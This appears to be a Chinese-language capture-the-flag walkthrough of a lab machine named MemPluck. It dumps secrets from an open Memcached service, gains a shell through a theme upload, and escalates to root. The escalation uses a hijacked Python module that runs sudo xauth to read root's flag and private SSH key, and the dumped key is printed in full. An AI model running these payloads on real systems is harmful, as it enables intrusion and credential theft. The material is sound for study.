

信息收集

```
10.249.97.12:22 open
10.249.97.12:80 open
10.249.97.12:11211 open
[*] alive ports len is: 3
start vulscan
[+] Memcached 10.249.97.12:11211 unauthorized
[*] WebTitle http://10.249.97.12 code:302 len:0 title:None 跳转url: http://10.249.97.12/?file=hello-world
[*] WebTitle http://10.249.97.12/?file=hello-world code:200 len:1169 title:Hello World! - MemPluck
已完成 3/3
[*] 扫描结束,耗时: 2.9353537s
```

11211 Memcached

```
nc 10.249.97.12 11211
stats items
STAT items:1:number 10
STAT items:1:number_hot 0
STAT items:1:number_warm 0
STAT items:1:number_cold 10
STAT items:1:age_hot 0
STAT items:1:age_warm 0
STAT items:1:age 37
STAT items:1:mem_requested 821
STAT items:1:evicted 0
STAT items:1:evicted_nonzero 0
STAT items:1:evicted_time 0
STAT items:1:outofmemory 0
STAT items:1:tailrepairs 0
STAT items:1:reclaimed 0
STAT items:1:expired_unfetched 0
STAT items:1:evicted_unfetched 0
STAT items:1:evicted_active 0
STAT items:1:crawler_reclaimedd 0
STAT items:1:crawler_items_checked 100
STAT items:1:lru_tail_reflocked 2
STAT items:1:moves_to_cold 580
STAT items:1:moves_to_warm 1
STAT items:1:moves_within_lru 0
STAT items:1:direct_reclaims 0
STAT items:1:hits_to_hot 0
STAT items:1:hits_to_warm 0
```

```
STAT items:1:hits_to_cold 21
STAT items:1:hits_to_temp 0
END
```

查看内存中的 "Slabs" (内存块)

```
stats cachedump 1 100
ITEM secret10 [16 b; 0 s]
ITEM secret9 [16 b; 0 s]
ITEM secret8 [16 b; 0 s]
ITEM secret7 [16 b; 0 s]
ITEM secret6 [16 b; 0 s]
ITEM secret5 [16 b; 0 s]
ITEM secret4 [16 b; 0 s]
ITEM secret3 [16 b; 0 s]
ITEM secret2 [16 b; 0 s]
ITEM secret1 [16 b; 0 s]
```

```
get secret1 secret2 secret3 secret4 secret5 secret6 secret7 secret8 secret9 secret10
VALUE secret1 0 16
uEiUANTxoE3VKGrC
VALUE secret2 0 16
kqzji013fTZ8UT0z
VALUE secret3 0 16
hA8G3HNCToEdWxj4
VALUE secret4 0 16
zRM5LjoQ1vrLwGZ8
VALUE secret5 0 16
khJ7roLcjE9xxXTp
VALUE secret6 0 16
ryH0fq0W5aqXc7rB
VALUE secret7 0 16
sw3H5nYR6jVPp5Ks
VALUE secret8 0 16
jDPu8qsTMmT9Cb0e
VALUE secret9 0 16
Dadcfst3nMTNkyNa
VALUE secret10 0 16
TV74pFUghDA0a0qH
```

发现sw3H5nYR6jVPp5Ks是正确密码

反弹shell


不知道为什么CVE-2022-26965 poc失败 后面重启靶机了

我就只能手搓了


zx2.zip-zx2-info.php, theme.php

写个post执行

上传主题-使用主题 然后去主页执行命令



Command Output:
README.md SECURITY.md admin.php data docs files images index.php install.php login.php requirements.php robots.txt



查看etc/passwd发现 用户

scdyh taditto root



Command Output:
root:x:0:0:root:/root:/bin/sh bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/mail:/sbin/nologin news:x:9:13:news:/usr/lib/news:/sbin/nologin uucp:x:10:14:uucp:/var/
spool/uucppublic:/sbin/nologin cron:x:16:16:cron:/var/spool/cron:/sbin/nologin ftp:x:21:21::/var/lib/ftp:/sbin/nologin sshd:x:22:22:sshd:/dev/null:/sbin/nologin games:x:35:35:games:/usr/
games:/sbin/nologin ntp:x:123:123:NTP:/var/empty:/sbin/nologin guest:x:405:100:guest:/dev/null:/sbin/nologin nobody:x:65534:65534:nobody:/sbin/nologin klogd:x:100:101:klogd:/dev/
null:/sbin/nologin nginx:x:101:102:nginx:/var/lib/nginx:/sbin/nologin caddy:x:102:104:caddy:/var/lib/caddy:/sbin/nologin lighttpd:x:103:105:lighttpd:/var/www/localhost/htdocs:/sbin/nologi
memcached:x:104:106:memcached:/home/memcached:/sbin/nologin taditto:x:1000:1000::/home/taditto:/bin/sh apache:x:105:107:apache:/var/www:/sbin/nologin scdyh:x:1001:1001::/home
scdyh:/bin/sh



taditto

taditto 的密码就是 sw3H5nYR6jVPp5Ks

提权获得 root.txt

Python 库劫持 (Cronjob) -> scdyh 用户权限 -> Sudo xauth 滥用越权读取 -> Root 权限

发现 /opt 目录下有一个脚本 /opt/init_memcached.py 。

- 该目录权限为 drwxrwxr-x 2 root taditto , 也就是我们当前的 taditto 用户对 /opt 目录有 写入权限 。
- init_memcached.py 内部调用了 from pymemcache.client.base import Client 。
- 由于 Python 在导入模块时会优先从当前脚本所在目录寻找, 我们在 /opt/ 下伪造了一个 pymemcache/client/base.py 。

```
class Client:
    def __init__(self, *args, **kwargs):
        import os
        # 1. 探测 scdyh 的信息
        os.system("id > /tmp/scdyh_info.txt")
        os.system("cat /home/scdyh/user.txt >> /tmp/scdyh_info.txt")
        os.system("sudo -n -l >> /tmp/scdyh_info.txt 2>&1")
        # 2. 利用 xauth 获取 root flag
        os.system("sudo /usr/bin/xauth source /root/root.txt > /tmp/scdyh_root.txt 2>&1")

        # 确保我们可以读取
        os.system("chmod 777 /tmp/scdyh_info.txt /tmp/scdyh_root.txt")
    def flush_all(self):
        pass
    def set(self, k, v):
        pass
```

读私钥

```
class Client:
    def __init__(self, *args, **kwargs):
        import os
        # 使用 scdyh 的免密 sudo xauth 权限读取 root 的私钥
        os.system("sudo /usr/bin/xauth source /root/.ssh/id_rsa > /tmp/root_key_dump 2>&1")
        os.system("chmod 777 /tmp/root_key_dump")
    def flush_all(self): pass
    def set(self, k, v): pass
```

```
Mempluck:/opt/pymemcache/client$ cat /tmp/root_key_dump
/usr/bin/xauth: file /root/.Xauthority does not exist
/usr/bin/xauth: /root/.ssh/id_rsa:1: unknown command "-----BEGIN"
/usr/bin/xauth: /root/.ssh/id_rsa:2: unknown command
"b3B1bnNzaC1rZXktdjEAAAABAG5vbmUAAAABm9uZQAAAAAAAAABAABlwAAAAAdzc2gtcn"
/usr/bin/xauth: /root/.ssh/id_rsa:3: unknown command
"NhAAAAAwEAAQAAAYEAqOhGKasugjozfV5D64b9Rx0Is170s+kM6P/eNgIXi1MFWNiahMXx"
/usr/bin/xauth: /root/.ssh/id_rsa:4: unknown command
"rsqCihct2Ti3sIiYdeahtd10is0uaZLkXq2wA9oTS+shFxTo6r071jin0xPFOVyGveMoSZ"
/usr/bin/xauth: /root/.ssh/id_rsa:5: unknown command
"RaS/f99jBPyst9Vy8nI80zswha0PJG9csYaYBtwnpRi02gFadXnd+x1WDiq3HjZSQed0FQ"
/usr/bin/xauth: /root/.ssh/id_rsa:6: unknown command
"uWrUCVoSG0qSMsur2eSp54IXie+J4Zz9wc6U2SWatIOW0vXgqH49R0ElApaQpd3SIg/NfS"
/usr/bin/xauth: /root/.ssh/id_rsa:7: unknown command
"og2vgu/2qVxgsKe/hc/QfKdiNkUKUSlerMHgXEtwqDTbg5RJyp34yEUustQ4TX4mBEB87J"
/usr/bin/xauth: /root/.ssh/id_rsa:8: unknown command
"ye1EAbju0W/b4uoZMBzPBVgvY3yL62BTtFdeqJc7t38QSmA4pS7LdvQnL+ZMXN+RQ2/Hnz"
/usr/bin/xauth: /root/.ssh/id_rsa:9: unknown command
"nuKpn7mspYv5sEVp3VzgZNG8VesGnT5ZHeYxzmhrQEtSB0DR8W/p6KmALK3aDCvnc9g2V"
/usr/bin/xauth: /root/.ssh/id_rsa:10: unknown command
"QYVcsqKPhuRhZQAqbQb4Y/nSXX6AYstmhhoqKrzjAAAFiCjCJJ0owiSdAAAAB3NzaC1yc2"
/usr/bin/xauth: /root/.ssh/id_rsa:11: unknown command
"EAAAGBAKjoRimrLoI6M31eQ+uG/UcdCLNe9LPpD0j/3jYCF4tTBVjYmoTF8a7KgooXLdk4"
/usr/bin/xauth: /root/.ssh/id_rsa:12: unknown command
"t7CI mHXmobXddIrDrmmS5F6tsAPaE0vrIRcU60q909Y4p9MTxTLchr3jKEmUWkv3/fYwT8"
/usr/bin/xauth: /root/.ssh/id_rsa:13: unknown command
"rLfvCvJyPNM7MIWjjyRvXLGGmAbcJ6UYtNoBwnV53fsdVg4qtx42UKHqjhULLq1AlaEhtK"
/usr/bin/xauth: /root/.ssh/id_rsa:14: unknown command
"kjLLq9nkqeeCF4nvieGc/cH0LNklmrSDltL14Kh+PUThJQKwKXd0iIPzX0qINr4Lv9qlc"
/usr/bin/xauth: /root/.ssh/id_rsa:15: unknown command
"YLCnv4XP0HynYjZFJFEpXkTB4FxLcKg0240UScqd+MhFLrE00E1+JgRAf0ycntRAG47tFv"
/usr/bin/xauth: /root/.ssh/id_rsa:16: unknown command
"2+Lq6TAczwVYL2N8ixtgU7RXXqiX07d/EEpgOKUuy3b0Jy/mTFzfkUNvx5857iqZ+5rKWL"
/usr/bin/xauth: /root/.ssh/id_rsa:17: unknown command
"+bBFad1c4GTRvFXrBp0+WR3mMc6poUUBLUgdA0fFv6eipgCyt2gwr53PYNLU6FXLKij4bk"
/usr/bin/xauth: /root/.ssh/id_rsa:18: unknown command
"YWUAKm0G+GP50L1+gGLLZoYaKiQ84wAAAAMBAAEAAAGAJ0y6Qeu5PCDrFrIf2QJmpkAzob"
/usr/bin/xauth: /root/.ssh/id_rsa:19: unknown command
"rVdesxtlIRSu9EJGIE3iBkDziSsCp3RSbyD/W10nNyGPw1R+PE0X0byNqi8Au6We03oLYj"
/usr/bin/xauth: /root/.ssh/id_rsa:20: unknown command
"Qr+Ad6isxxUVozBEQlj239Yj/Ynf/5GURFila0j5WrDlNo9qi03/g0l7t8oRaSb5V7WT1A"
/usr/bin/xauth: /root/.ssh/id_rsa:21: unknown command
"dBQtqVbd70KniGtQItuv0dfD/dfNtcxTqakLrJoS8jP3wcpI6tBKuIEfLXBCJcKehtnJ7T"
/usr/bin/xauth: /root/.ssh/id_rsa:22: unknown command
"vwSfe1Y1oLQzehBeSNRn+3ZphT54aHc5kgf/tDYM6boqspecXVqE8nVZffh87Tx0toaUw9"
/usr/bin/xauth: /root/.ssh/id_rsa:23: unknown command
"3PpQvK0Cw0r+gT1oZ2kse1rxGdPDw/Mw9j03MZyvxgny0ao/Wq6FG978ZeWgpgCgaD06CV"
/usr/bin/xauth: /root/.ssh/id_rsa:24: unknown command
"hVWTBAVU0UUVFnqdF4h0gp6qXFkmcGZzL862M0YyWY2sqZV+wT3fHfgjSgFtZbcvhV/LH7"
/usr/bin/xauth: /root/.ssh/id_rsa:25: unknown command
"N2m42fEGbkLxAY+8oS8zqPg6WLckdPr662kvqvnYlK3bQWDucYUaa5eKGiGKvIxpBJAAAA"
/usr/bin/xauth: /root/.ssh/id_rsa:26: unknown command
"wCUj74BUF11v/0AIlGfVSpdMchMYC0jeno+JhptzcU5ySRVZWaK+uLVcghwhLcWL9yYzL"
/usr/bin/xauth: /root/.ssh/id_rsa:27: unknown command
"YaLc/90zturW873tbTC80tsTLFL0VUTZr6Dja958j46Royt8nfCot3+oSrLR0orX90WPCN"
/usr/bin/xauth: /root/.ssh/id_rsa:28: unknown command
```

```
"wFnHTMXhJkpTB7D1k6C9Mjtgmc8kIAFQ/PXZKjmgPdWJCffq684yLavzbQLJtmAGg8hBMV"
/usr/bin/xauth: /root/.ssh/id_rsa:29:  unknown command
"mri0G/Ay+UcnvBiGyop/GnXYXIiJbHysAvCpVnGIvQYVq2ngAAAMEA4ND5g/Tc+4kJBZT3"
/usr/bin/xauth: /root/.ssh/id_rsa:30:  unknown command
"YZltIQ3dkhzvtEF4tYpzvFVN7NQ/4rH6srFrB+PxnHa9aZ4eLdKZG5C150LKVnQv8wybqx"
/usr/bin/xauth: /root/.ssh/id_rsa:31:  unknown command
"0EuDAl0GXSJ1SrJ0THmIrs28C9xYIA4KzAyoPQr+PQdR1dFDusjKoFmPKzNDgo7I+L1P03"
/usr/bin/xauth: /root/.ssh/id_rsa:32:  unknown command
"v6hEBXjxifen2oFA2q9Qj8N6R64/h0YBTUzFH8bTxaHXCgeMUYmcVAqMTaM+d/hsCoqGf"
/usr/bin/xauth: /root/.ssh/id_rsa:33:  unknown command
"ZvH53BdtVwLSZdjLNqNzetIe+JQ1t1AAAawQDAvgV+KqzndrAqTRdgEgja7Gt/rMfV3ITM"
/usr/bin/xauth: /root/.ssh/id_rsa:34:  unknown command
"tQABbFkX7GMY1HsyQqweLmmzT7Dcx3MU55kvqFEgs2vU5HJaiBuQaMvfX1l8W0XSlyEjNV"
/usr/bin/xauth: /root/.ssh/id_rsa:35:  unknown command
"jPUpXQjXFVCZfJsQl5jT41AVvFghZJc1jkJKQuw9IpcFNp0wVTjAK6k4t0Vp20XnCHtbeY"
/usr/bin/xauth: /root/.ssh/id_rsa:36:  unknown command
"T3oYPKZFaZt5QQ+Bx+ED5731G1r8jUzFh6Ksrv3+1ojqYL3WYcUwAvd5NEX+Tnurt9Pu9E"
/usr/bin/xauth: /root/.ssh/id_rsa:37:  unknown command "6FSs7qzobqo/cAAAANcm9vdEBNZW1wbHVjawECAwQFBg=="
/usr/bin/xauth: /root/.ssh/id_rsa:38:  unknown command "-----END"
```

整理一下

```
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

```
└─$ vi id_rsa
(kali㉿kali)-[~/Desktop/st]
└─$ chmod 600 id_rsa
(kali㉿kali)-[~/Desktop/st]
└─$ ssh -i id_rsa root@10.112.26.65

Welcome

Mempluck:~# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
Mempluck:~# cat /root/root.txt
flag{root-83be3cb5257a8f1626bb46a38fd5fbbb}
Mempluck:~# a
```